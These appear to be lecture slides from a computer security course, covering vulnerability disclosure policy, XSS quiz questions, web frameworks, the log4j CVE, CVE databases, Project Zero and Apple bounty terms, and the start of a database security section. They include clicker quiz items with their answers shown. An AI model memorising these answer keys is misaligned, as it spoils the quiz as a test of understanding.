- When should the government disclose vulnerabilities vs. exploit them?
- Government disclosure
  - Governments have an interest in using vulnerabilities
  - Governments also have a responsibility to strengthen cybersecurity
  - Incentives differ across departments and agencies

- Vulnerabilities Equities Process (VEP)
  - codify how to resolve conflicting interests to make the right decision
  - changing the way government handles this:
    - Protecting Our Ability to Counter Hacking (PATCH) Act
    - Cyber Vulnerability Disclosure Reporting Act

- UK Equities Process
  - Starting position: disclosing is in the best interest of the country
  - multiple boards consider many factors (on HW2!)

# Firms & Vulnerability Disclosure

- Few governments have the ability to consistently find vulnerabilities
- This has led to the emergence of firms specializing finding vulnerabilities and selling to governments
- “Lawful intercept spyware” now a $12 billion market, and growing
- NSO Group
  - Lawsuit
- Reduced differences in offensive cyber capability between nations
- Problems:
  - Increase in cyberattacks and cyberespionage
  - Less oversight and accountability than government agencies
  - Governments buying from malware producing companies have a greater incentive to stockpile

# Clicker Question 2

When do XSS attacks occur?

A. Data enters a web application through a trusted source.
B. Data enters a browser application through the website.
C. The data is included in dynamic content that is sent to a web user without being validated for malicious content.
D. The data is excluded in static content that way it is sent without being validated.

# Clicker Question 2 - Answer

When do XSS attacks occur?

A. Data enters a web application through a trusted source.
B. Data enters a browser application through the website.
C. The data is included in dynamic content that is sent to a web user without being validated for malicious content.
D. The data is excluded in static content that way it is sent without being validated.

# Clicker Question 3

## What are Stored XSS attacks?

A. The script is permanently stored on the server and the victim gets the malicious script when requesting information from the server.

B. The script stores itself on the computer of the victim and executes locally the malicious code.

C. The script stores a virus on the computer of the victim. The attacker can perform various actions now.

D. The script is stored in the browser and sends information to the attacker.

# Clicker Question 3 - Answer

## What are Stored XSS attacks?

A. The script is permanently stored on the server and the victim gets the malicious script when requesting information from the server.

B. The script stores itself on the computer of the victim and executes locally the malicious code.

C. The script stores a virus on the computer of the victim. The attacker can perform various actions now.

D. The script is stored in the browser and sends information to the attacker.

# Web Frameworks

# Web Development

Usually managed by a 3-tier architecture with a client–server approach articulate in 3 layers logically separated in which:

- Presentation


  This level of the application is the user interface. The interface is used to translate tasks and results to something the user can understand.

- Logic

  This layer coordinates the application of the web site, and it moves and processes data between the two surrounding layers

- Data tiers

  Information stored and retrieved from a database or file system. The information is passed back to the logic tier for processing, and then eventually back to the user




Source: https://en.wikipedia.org/wiki/Multitier_architecture

# Threat and risk modeling process

- Browser may attack
  - Server
  - Other browsers
- Server may attack
  - Browser
  - Machine of browser
  - Other servers

- User may trust
  - Server to protect user data
  - Server to protect browser from other servers
  - Browser to protect user data
  - Browser to protect user from malicious server

# Web Frameworks

Usually we do not develop website using just a text editor we use Web Frameworks that bring services e.g.:

- URL routing
- Input form managing and validation
- HTML, XML, JSON, AJAX, etc.
- Database connection
- Web security against Cross-site request forgery (CSRF), SQL Injection, Cross-site Scripting (XSS), etc.
- Session repository and retrieval

- Apache Tomcat
- Spring MVC
- AngularJS
- JBoss
- Node.js
- Django
- Apache Struts

# Web Security Standard solutions

- Usually web security is built in the framework or external libraries:
  - Authentication and session management (e.g. cookies generation)
  - Input validation (sanitization) through common patterns (email, credit card, etc.) or char escaping
  - Avoid building SQL from user input
  - Password: hash and salting
  - Etc.


*What have we learned?*


- Several *classes* of attacks that operate on different parts of the system
- Capabilities differ based on where vulnerability is located
- Problems across multiple components

# The software stack…

*What happens when a vulnerability is discovered?*

# What can go wrong?




“Dependency”: https://xkcd.com/2347/

# Software Ecosystem + Security

- Modern software is built from many independently-maintained components

- Every component has different processes and development resources available for updates and security.  Some have none.

# Software Ecosystem + Security

- Modern software is built from many independently-maintained components

- Every component has different processes and development resources available for updates and security.  Some have none.

Requires a coordinated effort among many groups to monitor and update systems!
=> As much a social problem as a technical one!

# When vulnerabilities occur…

- How to find a fix?  (If it can be fixed…)

- How to distribute the update?

# Example:  log4j vulnerability

## The ‘most serious’ security breach ever is unfolding right now. Here’s what you need to know.

Much of the Internet, from Amazon’s cloud to connected TVs, is riddled with the log4j vulnerability, and has been for years

wp

By Tatum Hunter and Gerrit De Vynck

Updated December 20, 2021 at 5:28 p.m. EST | Published December 20, 2021 at 10:13 a.m. EST

# Example: log4j vulnerability

## The ‘most serious’ security breach ever is unfolding right now. Here’s what you need to know.

Much of the Internet, from Amazon’s cloud to connected TVs, is riddled with the log4j vulnerability, and has been for years

wp

By Tatum Hunter and Gerrit De Vynck

Updated December 20, 2021 at 5:28 p.m. EST | Published December 20, 2021 at 10:13 a.m. EST

“Zero-day” arbitrary code execution in open-source Java library log4j since at least 2013, discovered in 2021

=> Estimated to have affected 93% of enterprise cloud environments

*How do we find vulnerabilities?*

*What happens afterward?*

# Who finds vulnerabilities?

- *Hopefully* part of normal software development

- Security researchers (independent, academic, private)

# Who finds vulnerabilities?

- *Hopefully* part of normal software development

- Security researchers (independent, academic, private)

- Might only find out once vulnerability has been exploited…

# Who finds vulnerabilities?

- *Hopefully* part of normal software development

- Security researchers (independent, academic, private)

- Might only find out once vulnerability has been exploited…

=> “Zero day”:  a vulnerability unknown to anyone capable of mitigating it (known only to attackers)

# How to track them?

CVE (Common Vulnerabilities and Exposure): a standard numbering/tracking system for vulnerabilities across software projects

Eg. CVE-2021-44228: Apache Log4j2 2.0-beta9 through 2.15.0 (excluding security releases 2.12.2, 2.12.3, and 2.3.1) …

# How to track them?

CVE (Common Vulnerabilities and Exposure): a standard numbering/tracking system for vulnerabilities across software projects

Eg. CVE-2021-44228: Apache Log4j2 2.0-beta9 through 2.15.0 (excluding security releases 2.12.2, 2.12.3, and 2.3.1)

How it works

- Primary numbering/databases maintained by MITRE corporation (US gov. funded) & NIST
- Software vendors assign CVEs based on vulnerability reports
- Many other vulnerability databases/resources use CVE numbers

# CVE-2021-44228 Detail

## MODIFIED

This vulnerability has been modified since it was last analyzed by the NVD. It is awaiting reanalysis which may result in further changes to the information provided.

## Description

Apache Log4j2 2.0-beta9 through 2.15.0 (excluding security releases 2.12.2, 2.12.3, and 2.3.1) JNDI features used in configuration, log messages, and parameters do not protect against attacker controlled LDAP and other JNDI related endpoints. An attacker who can control log messages or log message parameters can execute arbitrary code loaded from LDAP servers when message lookup substitution is enabled. From log4j 2.15.0, this behavior has been disabled by default. From version 2.16.0 (along with 2.12.2, 2.12.3, and 2.3.1), this functionality has been completely removed. Note that this vulnerability is specific to log4j-core and does not affect log4net, log4cxx, or other Apache Logging Services projects.

## QUICK INFO

**CVE Dictionary Entry:**
CVE-2021-44228
**NVD Published Date:**
12/10/2021
**NVD Last Modified:**
11/06/2023
**Source:**
Apache Software Foundation


https://nvd.nist.gov/vuln/detail/CVE-2021-44228
https://www.kb.cert.org/vuls/id/930724

CVEdetails.com
powered by SecurityScorecard

- Vulnerabilities
  - By Date
  - By Type
  - Known Exploited
  - Assigners
  - CVSS Scores
  - EPSS Scores
  - Search
- Vulnerable Software
  - Vendors
  - Products
  - Version Search
- Vulnerability Intel.
  - Newsfeed
  - Open Source Vulns
  - Emerging CVEs
  - Feeds
  - Exploits
  - Advisories

CVE id, product, vendor... Search

## New/Updated CVEs



**157** CVEs created, **335** CVEs updated since yesterday

**1057** CVEs created, **3841** CVEs updated in the last 7 days

**2866** CVEs created, **6806** CVEs updated in the last 30 days

### Known exploited vulnerabilities

| Since yesterday | Last 7 days | Last 30 days |
|---|---|---|
| 1 | 2 | 10 |

### Recent EPSS score changes

| >5% | >10% | >50% |
|---|---|---|
| 17 | 12 | 0 |


## Distribution of vulnerabilities by CVSS scores

| CVSS Score Range | Vulnerabilities |
|---|---|
| 0-1 | 1231 |
| 1-2 | 131 |
| 2-3 | 859 |
| 3-4 | 1966 |
| 4-5 | 13591 |
| 5-6 | 27824 |
| 6-7 | 27120 |
| 7-8 | 42821 |
| 8-9 | 20056 |
| 9+ | 32077 |
| Total | 167676 |


Weighted Average CVSS Score: 7.6

** For CVEs published in the last 10 years*


https://www.cvedetails.com/




https://www.cvedetails.com/


Product
Solutions
Open Source
Pricing
Search or jump to...
Sign in
Sign up
GitHub Advisory Database
Security vulnerability database inclusive of CVEs and GitHub originated security advisories from the world of open source software.
GitHub reviewed advisories
All reviewed 16,951
Composer 2,847
Erlang 26
GitHub Actions 16
Go 1,506
Maven 4,778
npm 3,342
NuGet 574
pip 2,483
Pub 8
RubyGems 810
Search by CVE/GHSA ID, package, severity, ecosystem, credit...
16,951 advisories
Severity
CWE
Sort
Coder's OIDC authentication allows email with partially matching domain to register High
CVE-2024-27918 was published for github.com/coder/coder (Go) 15 hours ago
pgproto3 SQL Injection via Protocol Message Size Overflow Moderate
GHSA-7jwh-3vrq-q3m8 was published for github.com/jackc/pgproto3 (Go) 15 hours ago
Sulu grants access to pages regardless of role permissions Moderate
CVE-2024-27915 was published for sulu/sulu (Composer) 15 hours ago
Mio's tokens for named pipes may be delivered after deregistration High
CVE-2024-27308 was published for mio (Rust) 15 hours ago
pgx SQL Injection via Protocol Message Size Overflow Moderate
CVE-2024-27304 was published for github.com/jackc/pgproto3 (Go) 15 hours ago

*What happens after discovery?*




“Dependency”: https://xkcd.com/2347/

Say you find a vulnerability.  Do you….

- Tell the world immediately so everyone knows about the problem

- Report to developers so they can fix it before going public

Say you find a vulnerability.  Do you….

- Tell the world immediately so everyone knows about the problem

  => Full disclosure

- Report to developers so they can fix it before going public


  => Coordinated disclosure

Say you find a vulnerability.  Do you….

- Tell the world immediately so everyone knows about the problem
  => Full disclosure

- Report to developers so they can fix it before going public
  => Coordinated disclosure

- Use or sell it for profit
  => Zero-days…




“Dependency”: https://xkcd.com/2347/

# Coordinated disclosure in practice

- Usually, report vulnerability privately to software maintainer first
- ”Embargo” period where discussion is private => software companies ideally coordinate to push fixes ASAP
- Go public once once fixes/mitigations are available

# Coordinated disclosure in practice

- Usually, report vulnerability privately to software maintainer first
- ”Embargo” period where discussion is private => software companies ideally coordinate to push fixes ASAP
- Go public once once fixes/mitigations are available

Problems?

# Coordinated disclosure in practice

- Usually, report vulnerability privately to software maintainer first
- ”Embargo” period where discussion is private => software companies ideally coordinate to push fixes ASAP
- Go public once once fixes/mitigations are available

=> How to incentivize?
=> How to keep companies from stalling?

# Google’s Project Zero

**Google’s vulnerability disclosure policy**

We believe that vulnerability disclosure is a two-way street. Vendors, as well as researchers, must act responsibly. This is why Google adheres to a 90-day disclosure deadline. We notify vendors of vulnerabilities immediately, with details shared in public with the defensive community after 90 days, or sooner if the vendor releases a fix. That deadline can vary in the following ways:

- If a deadline is due to expire on a weekend or US public holiday, the deadline will be moved to the next normal work day.
- Before the 90-day deadline has expired, if a vendor lets us know that a patch is scheduled for release on a specific day that will fall within 14 days following the deadline, we will delay the public disclosure until the availability of the patch.
- When we observe a previously unknown and unpatched vulnerability in software under active exploitation (a “0day”), we believe that more urgent action—within 7 days—is appropriate. The reason for this special designation is that each day an actively exploited vulnerability remains undisclosed to the public and unpatched, more devices or accounts will be compromised. Seven days is an aggressive timeline and may

https://about.google/appsecurity/

# Some strategies

- Open source: many ”eyes” on the same project => more rigorous auditing for bugs

- Incident response plans: make dealing with vulns part of the software development process

- Bug bounties: incentives ($$$) from companies to report bugs to them first => Usually requires coordinated disclosure

# Apple Security Bounty Categories

| Products | Description | Reward Range | View Examples |
|---|---|---|---|
| Device attack via physical access | Lock Screen bypass | $5,000 – $100,000 | ⌄ |
| | User data extraction | $5,000 – $250,000 | ⌄ |
| Device attack via user-installed app | Unauthorized access to sensitive data | $5,000 – $100,000 | ⌄ |
| | Elevation of privilege | $5,000 – $150,000 | ⌄ |

# Terms and Conditions

1. You must not disrupt, compromise, or otherwise damage data or property owned by other parties. This includes attacking any devices or accounts other than your own (or those for which you have explicit, written permission from their owners), and using phishing or social engineering techniques.
2. You must not disrupt Apple services.
3. Immediately both stop your research and notify Apple using the reporting process before any of the following occur:
   - You access any accounts or data other than your own (or those for which you have explicit, written permission from their owners).
   - You disrupt any Apple service.
   - You access systems related to Apple Pay. Apple Pay is not in scope of the Apple Security Bounty program.
   - You access a non-customer-facing Apple system. Examples of customer-facing Apple systems include iCloud, Apple ID, Managed Apple ID, the App Store, Apple Music, Apple News+, Apple TV+, Apple Arcade, Apple Maps, iMessage, FaceTime, IDs, and APNs.
4. You must comply with all applicable laws, including local laws of the country or region in which you reside or in which you download or use Apple software or services.
5. Apple Security Bounty payments are granted solely at the exclusive discretion of Apple.
6. Apple Security Bounty payments may not be issued to you if you are (a) in any U.S. embargoed countries or (b) on the U.S. Treasury Department's list of Specially Designated Nationals or the U.S. Department of Commerce Denied Person's List or Entity List or any other restricted party lists.
7. You are responsible for the payment of all applicable taxes.
8. A participant in the Apple Security Bounty program ("ASB Participant") will not be deemed to be in breach of applicable Apple license provisions which provide that a user of Apple software may not copy, decompile, reverse engineer, disassemble, attempt to derive the source code of, decrypt, modify, or create derivative works of such Apple software, for ...nt where all of the following are met:
   - The actions were performed during good-faith security research, which was — or was intended to be — responsibly

https://security.apple.com/terms-and-conditions/

# Bonus:  Flash

# 11.1 Database security

# Database (DB)

Organized collection of structured data

- high-level data representation
  - relationships among data elements
  - semantics and logical interpretation
- set of rules for fine-grained data management
  - data retrieval and analysis
  - selective & user-specific data access

cf. unstructured/“flat”

- low-level representation
  - e.g., file
- coarse-grained
  - e.g., name, location
  - e.g., size, format

# Database management system (DBMS)


System through which users interact with a database

- provides **data-management** functions
- **data definition**
  - creation, modification and removal of data relationships and organization specs
- **update**
